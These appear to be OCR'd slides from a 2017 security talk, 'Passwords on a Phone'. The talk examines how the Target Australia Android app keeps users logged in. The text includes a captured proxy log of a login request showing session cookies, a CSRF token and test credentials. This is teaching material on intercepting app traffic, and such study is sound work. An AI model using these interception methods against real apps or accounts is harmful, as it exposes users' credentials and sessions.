Passwords on a Phone

Silicon Valley Code Camp
Oct 8, 2017

Me


- Sam Bowne
- Twitter: **@sambowne**
- Instructor at City College San Francisco
- All materials freely available at **samsclass.info**

Persistent Login

- **Users remain logged in even after shutting off their phone**
- **How does the app remember who you are?**

Target == GOOD

Target AU Android App


Genymotion for personal use - Google Nexus 9 - 7.0.0 - API 24 - 1536x2048 (1536x2048, 320...
10:36
Target
GPS
ID
free for personal use

Target Australia

Target Australia

Everyone

Designed for phones


100
THOUSAND
Downloads
3.6
921
Shopping
Similar

The free Target Australia app makes shopping quick and easy wherever you are.

WHAT'S NEW

With this update you'll be able to;

+ Our app has had a facelift and the Target red is back!
+ Some minor bugs have been squashed along the way



Target Australia

Highlights:

- view the latest catalogues
- create a wishlist
- browse and shop from our inspiration feed
- turn your phone into a product scanner for use in Target stores
- free Home Delivery for orders over $80*
- free Click and Collect*
- free returns via post or in-store
- quickly get details for your nearest store

Data charges may apply.

* Conditions apply, for details see http://www.target.com.au/help/payment-delivery


Everyone

Shares Location

Learn More

Version 2.2.7	Updated on May 1, 2017
Downloads 100,000+ downloads	Offered by Target Australia
Developer e-mail targetandroidapp@gmail.com	

User Login




# ▲	Host	Method	URL	Params	Edited	Sta
42	https://www.target.com.au	POST	/j_spring_security_check	☑	□	30

POST request to /j_spring_security_check

Type	Name	Value
Cookie	targetAnonymousToken	bdc52e8c-93cf-4a67-a88e-26a8cb570358
Cookie	JSESSIONID	F16E6F59CC99A518CCDCB0407A3254F7.APP5P
Cookie	ak_bmsc	9211A8BA40A563E7930DDD77F0D9F19917C532ECFC1F0
Cookie	_vwo_uuid_v2	81E47121A97C335315FFCDA7F9889935|d48693a913e50
Cookie	_ga	GA1.3.130687489.1494038344
Cookie	_gid	GA1.3.1828558961.1494038344
Cookie	_gat	1
Cookie	_uetsid	_uetb49c1c7d
Cookie	akavpau_prodvp_maintenance	1494038645~id=ce66f11ee1703b10fb5aa05ebfb236e0
Cookie	_gali	login
Cookie	ak_fg_stale	1
Body	j_username	test1111@aol.com
Body	j_password	P@ssw0rd1
Body	_csrf	398bc476-8d5a-485e-8256-301f38ca8687

Server Response



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
42	https://www.target.com.au	POST	/j_spring_security_check	☑	□	302	712	

